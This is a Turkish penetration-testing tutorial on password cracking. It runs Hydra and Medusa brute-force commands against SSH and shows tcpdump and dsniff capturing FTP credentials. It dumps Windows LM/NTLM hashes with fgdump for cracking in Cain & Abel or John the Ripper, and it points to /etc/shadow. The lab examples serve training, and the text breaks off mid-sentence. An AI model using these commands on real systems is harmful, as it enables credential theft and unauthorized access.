Sızma Testlerinde Parola Kırma Saldırıları

25.10.2013

[Ender AKBAŞ ender.akbas@bga.com.tr | Huzeyfe ÖNAL huzeyfe.onal@bga.com.tr]

[*Bu yazıda sızma testlerinde kullanılan parola kırma/keşif ve açığa çıkarma yöntemleri ve bu yöntemlerin gerçekleştirilmesinde kullanılan yazılımlardan detaylı olarak bahsedilmiştir. Yazıyla ilgili geribildirimler için bilgi@bga.com.tr adresine e-posta gönderebilirsiniz.***]**

İçerik Tablosu

Giriş ve Temel Kavramlar

Parola

Parola çoğu zaman en değerli varlıktır. Eğer katmanlı güvenlik mimarisi kullanılmıyorsa sistemlere giriş için tek anahtar konumuna girer.

Katmanlı güvenlik mimarisinda tek bir parola ile yetinilmez ve parolayı ele geçiren saldırganın aşması gereken başka engeller olur (ip kısıtlaması vs)Parola kırma, yetki yükseltmek ve girilen sistemde daha sonra kullanılmak üzere gerekli olabilir.

Parola mı şifre mi?

Parola ve şifre sık sık birbiri yerine kullanılan ve karıştırılan iki farklı kavramdır.

Parola: Sadece sizin tarafınızdan bilinen ve özel bilgilere erişim için kullanılan gizli karekterler dizgisidir

Şifre: Herhangi bir bilginin çeşitli algoritmalar kullanılarak anahtarı bilmeyenler tarafından okunamaycak, çözülemeyecek hale getirilmiş halidir.

Parola ve şifre arasındaki temel farklar:

- Parolalar genellikle anlamlı, okunabilir karekterlerden oluşur
- Şifreler genellikle ikili dosya türünde saklanır
- Şifre sayısal, parola sözel anlam içerir

Dolayısıyla bizim sistemlere girerken kullandığımız anahtarlar parola olmaktadır.

Bununla birlikte karıştırılan diğer bir konuda encoding, hash ve encryption kavramlarıdır.

Encryption/Şifreleme: Bir verinin sadece gizli anahtarı bilen yetkili kişilerce okunabilmesi amaçlı gerçekleştirilen format değişikliği olarak. Şifrelemenin kodlamadan temel farkı sadece ilgili anahtarı bilen kişiler tarafından orjinaline döndürülebilmesidir. RSA, AES en sık kullanılan şifreleme algoritmalarındandır.

Hash: Hash fonksiyonları doğrulama amaçlı kullanılır ve matematiksel olarak geri döndürülemez özelliğe sahiptirler. Genellikle bir verinin içeriğinin değişmediğinin garantisi olarak kullanılır veya bir parolanın veritabanında açık bir şekilde tutulmasını engellemek ve başkaları tarafından (işin sahibi dahil) bilinmesi istenmediği zaman tercih edilir.

MD5, SHA1 en fazla bilinen hash tipine örnektir. Hash, Encoding(kodlama) ve Encryption(şifreleme) kavramları genellikle birbirleri yerine kullanılsa da üç kavramda özünde farklıdır.

Encoding/Kodlama: Verinin farklı sistem ve ortamlarda dolaşabilmesi için bir formattan başka bir formata dönüştürülmesi işlemidir. Kodlama gizlilik sağlamak için kullanılmaz.

En fazla bilinen kodlama örneği Base64 olup aşağıdaki gibi bir formata sahiptir.

Bilgi Guvenligi AKADEMISI QmlsZ2kgR3V2ZW5saWdpIEFLQURFTUlTSQo=

```
#echo QmlsZ2kgR3V2ZW5saWdpIEFLQURFTUlTSQo=|base64 -dBilgi Guvenligi AKADEMISI
```

text tabanlı kodlama çeşitleri ve işlemleri için https://hackvertor.co.uk/public adresi kullanılabilir.

Parolayı ele geçirme amaçlı kullanılan 4 farklı metod vardır. Bunlar aşağıdaki gibi listelenebilir.

- Aktif Çevrimiçi Saldırılar
- Pasif Çevrimiçi Saldırılar
- Çevrimdışı Saldırılar
- Teknik olmayan saldırılar

Pasif Çevrimiçi Saldırılar

Bu saldırı 2 şekilde olur : Man-in-the-middle ve sniffing.

Man-in-the-middle tarzı atakta ortam ve hedef bilgisayarlardaki trafik dinlenir ve parola yakalanmaya çalışılır. Bu saldırı türünde sniffing araçları da kullanılır.

Sniffing tarzı atak ise aynı ağ üzerinde bağlı olunması ve sistemde hub gibi bir network aracı kullanılması durumunda etkilidir. Çünkü hub bir paketi bütün portlara gönderir bu sayede tüm LAN, paketi görebilir. Switch, bridge gibi araçlar kullanılıyorsa, bu araçlar sadece hedef porta gönderilecek şekilde filtreleme yapar ve sniffing burada etkili olmaz. ARP poisining hedefe, sistemi gateway gibi gösterip araya girilebilir.

Bu tarz saldırılar için kullanılan araçlar: Cain & Abel(Windows) , ettercap, karma, Dsniff, SSLStrip

```
root@cyblabs:~# tcpdump -i eth0 -tn tcp port 21 -X
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
...

        0x0020:  8010 00b7 faa4 0000 0101 080a 0007 dba6  ................
        0x0030:  0001 4a36                               ..J6
IP 10.10.10.100.52706 > 10.10.10.65.21: P 1:12(11) ack 28 win 183 <nop,nop,timestamp 516661
84534>
        0x0000:  4510 003f f3dc 4000 4006 1e14 0a0a 0a64  E..?..@.@......d
        0x0010:  0a0a 0a41 cde2 0015 cf04 2841 e464 8321  ...A......(A.d.!
        0x0020:  8018 00b7 28ea 0000 0101 080a 0007 e235  ....(..........5
        0x0030:  0001 4a36 5553 4552 2072 6f6f 740d 0a    ..J6USER.root..
IP 10.10.10.65.21 > 10.10.10.100.52706: P 28:61(33) ack 12 win 65524 <nop,nop,timestamp
84591 516661>
        0x0000:  4500 0055 2878 4000 8006 a972 0a0a 0a41  E..U(x@....r...A
        0x0010:  0a0a 0a64 0015 cde2 e464 8321 cf04 284c  ...d.....d.!..(L
        0x0020:  8018 fff4 1e1b 0000 0101 080a 0001 4a6f  ..............Jo
        0x0030:  0007 e235 3333 3120 5061 7373 776f 7264  ...5331.Password
        0x0040:  2072 6571 7569 7265 6420 666f            .required.fo
IP 10.10.10.100.52706 > 10.10.10.65.21: . ack 61 win 183 <nop,nop,timestamp 516661 84591>
        0x0000:  4510 0034 f3dd 4000 4006 1e1e 0a0a 0a64  E..4..@.@......d
        0x0010:  0a0a 0a41 cde2 0015 cf04 284c e464 8342  ...A......(L.d.B
        0x0020:  8010 00b7 f3b0 0000 0101 080a 0007 e235  ...............5
        0x0030:  0001 4a6f                               ..Jo
IP 10.10.10.100.52706 > 10.10.10.65.21: P 12:29(17) ack 61 win 183 <nop,nop,timestamp 518460
84591>
```

```
      0x0000:  4510 0045 f3de 4000 4006 1e0c 0a0a 0a64  E..E..@.@......d
      0x0010:  0a0a 0a41 cde2 0015 cf04 284c e464 8342  ...A......(L.d.B
      0x0020:  8018 00b7 28f0 0000 0101 080a 0007 e93c  ....(..........<
      0x0030:  0001 4a6f 5041 5353 2031 245f 3233 3423  ..Jo PASS.1234#
      0x0040:  6b68 300d 0a                             ..
IP 10.10.10.65.21 > 10.10.10.100.52706: P 61:87(26) ack 29 win 65507 <nop,nop,timestamp
84651 518460>
      0x0000:  4500 004e 288f 4000 8006 a962 0a0a 0a41  E..N(.@....b...A
      0x0010:  0a0a 0a64 0015 cde2 e464 8342 cf04 285d  ...d.....d.B..(]
      0x0020:  8018 ffe3 f6f5 0000 0101 080a 0001 4aab  ..............J.
      0x0030:  0007 e93c 3233 3020 5573 6572 2072 6f6f  ...<230.User.roo
      0x0040:  7420 6c6f 6767 6564 2069 6e2e            t.logged.in.
```

Dsniff Kullanım Örneği

```
root@cyblabs:~# dsniff -n
dsniff: listening on eth0
-----------------
11/23/10 03:26:59 tcp 10.10.10.100.34040 -> 10.10.10.65.21 (ftp)
USER root
PASS 1234#
```

Aktif Çevirimiçi Saldırılar

Brute-force (kaba kuvvet) ve dictionary (sözlük) bu saldırı tipine girer.

Brute-force atak basit ama etkili bir yöntemdir. Olası bütün kombinasyonlar denenir. Zayıf ve tahmin edilebilir şifreler bruteforce ile kolayca kırılabilir. Burada önemli olan zamandır. Yeterli zaman dahilinde %100 başarıya ulaşılabilinir.

Kaba Kuvvet Parola Deneme Araçları

Hydra

Brute-force için en iyi araçlardan birisidir. Hız ve protokol desteği bakımından Medusa ve ncrack'ten daha iyidir. Test için SSH protokolüyle test adlı kullanıcının şifresine ulaşılmıştır.

Örnek Uygulama:
SSH bağlantısı için Hydra ile denemeden önce
useradd test ile yeni bir kullanıcı oluşturulur:"test"
passwd test ile test için bir şifre oluşturulur: "test123"
service ssh start ile ssh hizmeti başlatılır

hydra -V -l test -P /usr/share/john/password.lst -e ns -t 16 127.0.0.1 ssh

-V ile denenen her kullanıcı adı/şifre kombinasyonu ekrana yazılır
-l ile kullanıcı adı biliniyorsa yazılır. Yoksa -L <file> ile bir kullanıcı adı listesi kullanılabilir.
-P ile parola dosyası gösterilir. Burada John the Ripper kullanıldı
-e ns ile, boş parola ve kullanıcıadı/parola bilgisinin aynı olması durumu denendi.
-t ile bağlantı sayısı belirlendi ve sonrada **IP adresi** ve **bağlantı protokolü** belirtilip bruteforce başlatıldı.

Örnek Hydra ve Medusa Kullanımı

```
root@cyblabs:~# hydra -l  root  -P bga-wordlist22 -s 22 127.0.0.1  ssh2 -v -f
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2010-11-23 04:02:49
[DATA] 16 tasks, 1 servers, 438 login tries (l:1/p:438), ~27 tries per task
[DATA] attacking service ssh2 on port 22
[VERBOSE] Resolving addresses ... done
Error: ssh2 protocol error
[VERBOSE] Retrying connection for child 10
[VERBOSE] Retrying connection for child 13
Error: ssh2 protocol error
Error: ssh2 protocol error
```

```
[VERBOSE] Reducing maximum tasks for 127.0.0.1 to 12
Error: ssh2 protocol error
[VERBOSE] Reducing maximum tasks for 127.0.0.1 to 11
[22][ssh2] host: 127.0.0.1   login: root   password: toor
[STATUS] attack finished for 127.0.0.1 (valid pair found)
[VERBOSE] disabled child 10
Hydra (http://www.thc.org) finished at 2010-11-23 04:02:53
```

Medusa

Medusa ile SSH Bruteforce(Parola Denemeleri)

```
# medusa -M ssh -m BANNER:SSH-2.0-BGA  -h localhost -u root -P bga-wordlist22 -t 10
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: localhost (1 of 1, 0 complete) User: root (1 of 1, 0 complete)
Password: 0u7124630u5n355 (1 of 416 complete)

ACCOUNT CHECK: [ssh] Host: localhost (1 of 1, 0 complete) User: root (1 of 1, 0 complete)
Password: 0u712463p1200f (9 of 416 complete)
ACCOUNT CHECK: [ssh] Host: localhost (1 of 1, 0 complete) User: root (1 of 1, 0 complete)
Password: 0u71246in6 (10 of 416 complete)
ACCOUNT CHECK: [ssh] Host: localhost (1 of 1, 0 complete) User: root (1 of 1, 0 complete)
Password: toor (11 of 416 complete)
ACCOUNT FOUND: [ssh] Host: localhost User: root Password: toor [SUCCESS]
ACCOUNT CHECK: [ssh] Host: localhost (1 of 1, 0 complete) User: root (1 of 1, 1 complete)
Password: 0u7124u6h7 (20 of 416 complete)
```

Dictionary atakta ise denenen kombinasyonlar daha önce belirlenmiş bir listedir. Brute-force ile asıl fark budur. Daha hedefe yönelik,özelleştirilmiş sözlükler hazırlanması gerekir. Ek olarak paroladaki harfler yerine sayı ve özel karakterler (leetspeak) ile farklı kombinasyonlar denenebilir.
Yanlış parola girimini tespit eden ve engelleyen politikalar ile brute-force engellenebilir.

Çevrimdışı Saldırılar

Bu saldırıda kullanıcı adları ve parolaların sistemde kayıtlı tutulduğu noktalara erişim sağlanmaya çalışılır. Kullanıcı adları ve parolalar text olarak tutulmuş veya şifrelenmiş(encrypted) ve özetlenmiş(hashing) şekilde tutuluyor olabilir.

Yetkilendirme yapılırken parolanın özet değeri alınarak kullanıcının girdiği ve sistemde daha önce kaydedilen parolanın özeti karşılaştırılır . Buna göre kullanıcıya yetki verilir. Özet işlemi için MD5, SHA, NTLM gibi metotlar vardır.

Bu saldırı türünde de brute-force, dictionary ve rainbow tabloları olmak üzere 3 farklı metot söylenebilir.

Fgdump

Windows OS (Vista ve sonrası için değil) için **fgdump** benzeri bir programla kolayca özet değerleri alınabilir.
Bunun için sanal makinede oluşturulan Windows Xp'de (Fgdump sitesinden indirilebilir) fgdump programı kullanıldı. İndirilen zip dosyasından çıkarılan fgdump.exe direk olarak C:\ dizinine atılabilir.

Windows komut satırında

fgdump -v

komutu çalıştırılırsa aynı dizinde **127.0.0.1.pwdump** diye bir dosya ve yapılan işlemle ilgili metin dosyaları oluşur. (**-v** komutu daha anlaşılır bir çıktı için kullanıldı. Diğer fgdump opsiyonlarına ulaşmak için **fgdump -?** komutu kullanılabilir.). Örnek bir satır şu şekilde:
test:1003:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::

127.0.0.1.pwdump dosyasının içeriği **KullanıcıAdı:RID:LMHash:NTHash:::** şeklindedir.
Burda bizi ilgilendiren kısım LM Hash ve NTLM Hash kısmıdır.

Önce Windows'taki kullanıcı adlarının ve şifrelerinin saklanması ve hashden (özetinin alınmasından) bahsetmek gerekirse;
Windows bilgisayarlarda kullanıcı adları ve şifreleri LANMAN veya NT ile özetli biçimde SAM dosyasında saklanır. SAM dosyasında erişim sistem açık halde iken mümkün değildir. Buna rağmen administrator yetkisi ve fiziksel erişimle başka bir işletim sistemiyle (Backtrack Live CD gibi ve ya başka başka bir linux dağıtımıda olabilir) SAM dosyasının bir kopyası elde edilebilir. Sızma testlerinde ise buna gerek kalmadan , LSASS.exe gibi bazı uygulamalar sistem çalışır haldeyken de gerektiğinde kullanıcıya yetki verebilmek için özetli parolaları bünyesinde barındırır.

Fgdump, Cain & Abel ve benzeri uygulamalarda kendisini LSASS.exe uygulaması içine enjekte eder. Böylece sanki LSASS.exe gibi özetli parola ele geçmiş olur.


Özetleme algoritmalarına gelmek gerekirse LANMAN bu konuda tamamıyla savunmasızdır. LANMAN girilen şifreler 15 den küçükse şifreleri 14'e tamamlar. Eğer küçük harf kullanılmışsa büyük yapar . Çıkan 14 karakterli şifreyi 7'şerli 2 kısıma ayırır ve DES anahtarı ile şifrelenir. Bu aslında parolanın kırılmasını kolaylaştırır. 14 karakterli bir paroladansa 7 karakterli 2 parolayı kırmak daha zahmetsizdir. Yeni Windows sürümlerinde LANMAN varsayılan olarak kapalıdır.

NTLM özetleme ise LANMAN'e göre daha güvenilirdir. Parola uzunluğu olarak 256 karaktere kadar destek verir. Hashleme algoritması olarak MD4 kullanılır. Küçük harfleri büyütmez ve parolayı ikiye bölmez. Ama bilinmesi gereken önemli bir nokta LANMAN ve NT salt (tuz) kullanmaz. Salt her parola için rastgele üretilen ve parolaya eklenen bir veridir.

LanMan ve NTLM(v1 ve v2) parolanın özetlenmesi ile ilgiliydi. Birde kullanıcıya yetki verme işlemi vardır .Kullanıcı adı ve parola bazı yöntemlerle sunucuya gönderilir. Windows ‘ta bu işlem NTLM Challange\Response veya Kerberos ile yapılır. NTLM Microsoft Windows ortamlarında en sık kullanılan yöntemlerden biridir. Bu yöntemde kullanıcı sisteme girmek istediğinde kullanıcıya kimlik bilgileri sorulur.
Bu yöntemde kullanıcı parolası ağ ortamında dolaşmaz, parola bilgisi tersi olmayan bir fonksiyonla özeti alınır ve sunucuya bu gönderilir. Sunucu 16 bitlik bir challenge gönderir. İstemci tarafında bu challenge, parolanın hashi ile şifrelenip(Response) sunucuya tekrar gönderilir. Sunucuda artık kontrol yapılırken kullanıcı adı, challenge ve response vardır. Sunucuda da SAM’deki kullanıcı adına göre parolanın özetiyle challange tekrar şifrelenir(yani Response oluşur) ve istemciden gelen response ile karşılaştırılır. Responselar aynı ise kullanıcıya yetki verilir.

Yeni nesil Windows işletim sistemlerinde yetkilendirme için ağlar arasında kullanılan protokol Kerberos’tur. (*Apple ve açık kaynak kodlu sistemlerde de kullanılır.)* Kerberos sadece 2 uç tarafından bilinen simetrik bir anahtar (key) kullanılarak bağlantı kurmaya izin veren güvenli bir protokuldür. Ancak Kerberos’un doğru çalışması için güvenilen, stabil bir sunucu olması gerekir. Bazı durumlarda; sunucu çalışmadığında, istemci sunucuya IP

adresi ile bağlanmak istediğinde, istemci herhangi bir domain ait olmadığında, sunucu ile farklı Active Directory'ye ait olduğu durumlarda ve firewallun Kerberos'un kullandığı 88 portunu engellediğinde yine NTLM kullanılacaktır.





Brute-force Saldırısı (Windows)


Cain & Abel

Cain & Abel programı Windows ortamında bir çok hacking aracı barındıran bir uygulamadır. Bu uygulamaya fgdumpdan alınan dosya aktarılıp brute-force atak ile parolayı kırılabilir.

Cain kurulup açıldığında Cracker sekmesinde soldan LM & NT Hashes seçilir. Boşluğa tıklandığında yukardaki mavi artı işareti (Add to List) seçilebilir hale gelir.



File View Configure Tools Help
Add to List
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes (0)
MS-Cache Hashes (
PWL files (0)
Cisco IOS-MD5 Hasl
Cisco PIX-MD5 Hash
APOP-MD5 Hashes
CRAM-MD5 Hashes
OSPF-MD5 Hashes
RIPv2-MD5 Hashes
VRRP-HMAC Hashe
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
User Name
LM Password
< 8
NT Password
LM Hash
NT Hash
Add NT Hashes from
Import Hashes from local system
Include Password History Hashes
Import Hashes from a text file
Import Hashes from a SAM database
SAM Filename
Boot Key (HEX)
Cancel
Next ->
İşlem fgdump ile yapıldıysa direk olarak bu seçilebilir.
Kopyala yapıştır ile bir metin dosyasına kopyalandıysa bu seçilebilir.
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes (0)
MS-Cache Hashes (
PWL files (0)
Cisco IOS-MD5 Hasl
Cisco PIX-MD5 Hash
APOP-MD5 Hashes
CRAM-MD5 Hashes
OSPF-MD5 Hashes
RIPv2-MD5 Hashes
VRRP-HMAC Hashe
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
User Name | LM Password | < 8 | NT Password | LM Hash | NT Hash | challenge | Type
Administrator | | * | | 01FC5A6BE7BC6929AAD3B435B51404EE | 0CB6948805F797BF2A82807973B89537 | | LM & NTLM
Guest | * empty * | * | * empty * | AAD3B435B51404EEAAD3B435B51404EE | 31D6CFE0D16AE931B73C59D7E0C089C0 | | LM & NTLM
HelpAssistant | | | | B22054B15B59550E30FD2225A2CBBD12 | 68A4EEC9E4E2B3E11A904241C40B48D4 | | LM & NTLM
SUPPORT_388... | * empty * | * | | AAD3B435B51404EEAAD3B435B51404EE | 4C44ED8E68D3FEA5A6FB6164E0CDDBEA | | LM & NTLM
test | | * | | 01FC5A6BE7BC6929AAD3B435B51404EE | 0CB6948805F797BF2A82807973B89537 | | LM & NTLM
test2 | | * | | F55A1BECAF613B77AAD3B435B51404EE | E50C5C6DAD5107C43CF73DE583A90837 | | LM & NTLM
LM & NTLM Hashes
http://www.oxid.it



Cain & abel ilk 2 parolayi bir kaç saniyede kırarken 3. parolayı yaklaşık 2 saatte kırabilmiştir. Hız konusunda verim alınmak isteniyorsa alternatif olarak John the Ripper tercih edilebilir (John the Ripper).

Windows sisteme John the ripper kurulup fgdump'tan alınan 127.0.0.1.pwdump çıktısı gösterildiğinde yaklaşık 15 dakikada bütün şifreleri kırdı.



Brute-force Saldırısı (Linux)

Linux sistemlerde kullanıcı hesap bilgileri **/etc/passwd** dosyasında saklanırken kullanıcı adları ve şifrelenmiş parolalar **/etc/shadow** dosyasında bulunur. **man shadow** komutuyla Linux'un shadow hakkındaki detaylı açıklamasına bakılabilir. Root yetkisine sahipken terminalde

